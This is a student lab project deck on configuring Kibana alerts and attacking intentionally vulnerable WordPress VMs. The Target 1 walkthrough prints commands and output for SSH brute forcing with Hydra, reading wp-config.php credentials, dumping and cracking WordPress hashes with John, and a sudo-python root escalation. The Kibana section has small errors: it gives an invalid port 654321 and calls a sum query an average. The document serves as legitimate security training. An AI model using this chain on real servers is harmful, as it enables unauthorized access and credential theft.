Final Project

Assessment & Analysis of Vulnerable Web Servers


By Ariel Hill, Jerry Afari, Vincent Barone, Kateryna Sakharova & Matt Worth

Overview


Configuration of Kibana and alerts set up
Penetration Testing on vulnerable VM's
Analysis of live traffic on the virtual network with Wireshark

Lab Environment

The following VM's are featured in this project:



Kali Linux	192.168.1.90
Capstone	192.168.1.105
ELK	192.168.1.100
Target VM 1	192.168.1.110
Target VM 2	192.168.1.115

Lab Environment

Kali Linux 192.168.1.90

Standard Kali Linux machine we used in penetration testing and also tested alerts on.

Capstone 192.168.1.105

A VM with Filebeat and Metricbeat installed, forwards logs to the ELK machine.

ELK 192.168.1.100


Holds Kibana dashboards.

VM Target 1 192.168.1.110

Exposes a vulnerable Wordpress Server.

VM Target 2 192.168.1.115

Exposes a vulnerable Wordpress Server, the same as Target 1, but with stronger security hardening.



ELK Stack and Beats Refresher

ELK

- Logs are collected on deployed machines
- Logs are forwarded to the Elasticsearch database
- Kibana is used to visualize data

Beats

- Filebeat collects file system data, such as files changed, requested, and uploaded
- Metricbeat collects system data, such as uptime and SSH logins
- Packetbeat collects network data, such as incoming and outgoing packets

1

Configuring Kibana

and alerts setup

Kibana Overview

Kibana, allows you to create alerts that trigger under specific conditions. Examples of alerts include notifying the SOC when:

- A machine sends a large amount of traffic in a short amount of time
- Inbound traffic targets unusual ports, such as 41250 or 654321
- SQL injection payloads are detected in HTTP traffic

Alerts that fire when a particular metric passes a certain point are called **threshold alerts**.

Kibana can create many kinds of alerts, we will focus on threshold alerts in our project.

Kibana Configuration & Alerts

We Implemented three alerts:

1. Excessive HTTP Errors
2. HTTP Request Size Monitor
3. CPU Usage Monitor

After implementing each rule, we logged into the Kali Linux VM and performed the steps of exploitation against the Capstone VM from our previous project.


We monitored Kibana for alerts as we performed our next assessments in Pentesting.

Alerts fired when expected.

Kibana Creating Threshold Alert

We named this alert “HTTP Request Size Monitor”. Entered the following in the form at the top:

- Indices to query: **metricbeat-***
- Time Field: **@timestamp**
- Run watch every: **1 minute**



Kibana Creating Threshold Alert


This created a panel called **Match the following condition**. We entered the following query:


WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 60 seconds

- This query averages the size in bytes of all HTTP requests that were received in the past 60 seconds.
- Since an average HTTP request is about 350 bytes, if more than 3,500 bytes were received in the past 60 seconds, it means more than 10 requests were received.
- This would be an above-average number of requests, so we will use this alert to signal unusual behavior.
- We must use sum because Kibana displays no direct way to alert against the number of incoming HTTP requests.

Kibana Creating Threshold Alert


The last steps are adding an **Action** and selecting **Logging**:





Kibana Creating Threshold Alert

Finally, we click on **Create Alert** to register the alert and fire it whenever its condition is met.




2

Penetration Testing

Attacking Targets 1 and 2


Attacking Target 1

After setting up alerts, we used Kali Linux to attack a web server running a vulnerable version of WordPress and to capture flags.



1 Network Scan

We scanned the network to identify the IP addresses of Target 1 using **nmap command**.



2 Exposed Ports & Services

The results of nmap scan presented us with exposed ports and services we were able to document.

Target 1 192.168.1.110


```
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:14 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00087s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Target 2 192.168.1.115

```
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@Kali:~# nmap 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:15 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```


3 Webpage Enumeration

We enumerated WordPress site with Wpscan:



Webpage Enumeration

After analyzing a Wpscan's results we found two usernames to log into WordPress:



4 Hacking SSH

We used Hydra to brute force the username "**michael**" and obtained password to successfully SSH via port 22.

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-06 09:46:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
```


```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establishe
d.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known host
s.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
```

Flag

With the user access on the target machine, we found our first flag in the **“/var/www”** folder. We have found flag2 first:

Flag

While exploring the document root folder in the Target 1 VM as user “michael” we found another flag in the “service.html” file which can be seen in the following screenshot:



5 Found MySQL Database Password

As we discovered before, WordPress was installed in the application, so database credentials should be in the configuration file. We used the following command to get these credentials:

```
michael@Raven:/$ cat /var/www/html/wordpress/wp-config.php
```

We identified that the username is **“root”,** and the password is **“R@v3nSecurity”**:

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

6 Hack MySQL

At this point, we have the database “root” username and password. We connected to the database and checked the WordPress credentials.

```
michael@Raven:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 80
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Hack MySQL

We have successfully logged into the database with the credentials. Now we need to check the available databases by using commands shown below in the screenshots:

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)
```

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Hack MySQL

In the previous slide we first used a command to list all the available databases. After that, we used another command to get into the database so that we can further check the available tables and data. To get the table details, we used a command **“show tables;”**

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

Hack MySQL

We were able to access tables, but we are only interested in passwords. Users table contain the passwords. We ran **"select * from wp_users;"** and discovered the two hashes of the passwords:

7 Cracking Passwords With "John"


We already knew the "michael" user's password, we used it to log into SSH on the target VM machine. Next, we cracked the password for user **"steven"**, we used the **"John the Ripper"** tool in Kali Linux.

We've successfully cracked the password and got a result of: **pink84**

```
root@Kali:~# john wordpress_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
```

Flag

We checked the database tables again in MySQL, used command **select * from wp_posts;** and found the third and fourth flags.



8 Escalating to Root

We used the credentials we've discovered before: "steven" (username) and "pink84" (password) to login into the target 1 VM.


Next, once logged in, we used command **sudo -l** to check if there are any other commands which can be ran with sudo. We found that we can use Python with sudo:

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

Escalating to Root

We were able to run the **sudo python** command to take the root access of the machine: **sudo python -c 'import pty;pty.spawn("/bin/bash");'**

The command was successfully executed, which gave us the root access of the machine. As we gained the root access, we found fourth flag in the root directory.




Flags Captured

Flag 1	b9bbcb33e11b80be759c4e844862482d
Flag 2	fc3fd58dcdad9ab23faca6e9a36e581c
Flag 3	afc01ab56b50591e7dccf93122770cd2
Flag 4	715dea6c055b9fe3337544932f2941ce


Attacking Target 2

We will perform similar assessment on Target 2. We used Kali Linux again to attack a web server running a vulnerable version of WordPress and to capture flags. This web server has a better security hardening.



1 Network Scan

We scanned the network and identified the IP address of Target 2 VM using **nmap command**.



2 Exposed Ports & Services

The results of nmap scan presented exposed ports and services we were able to document.

Target 2 192.168.1.115

```
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@Kali:~# nmap 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-02 16:15 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

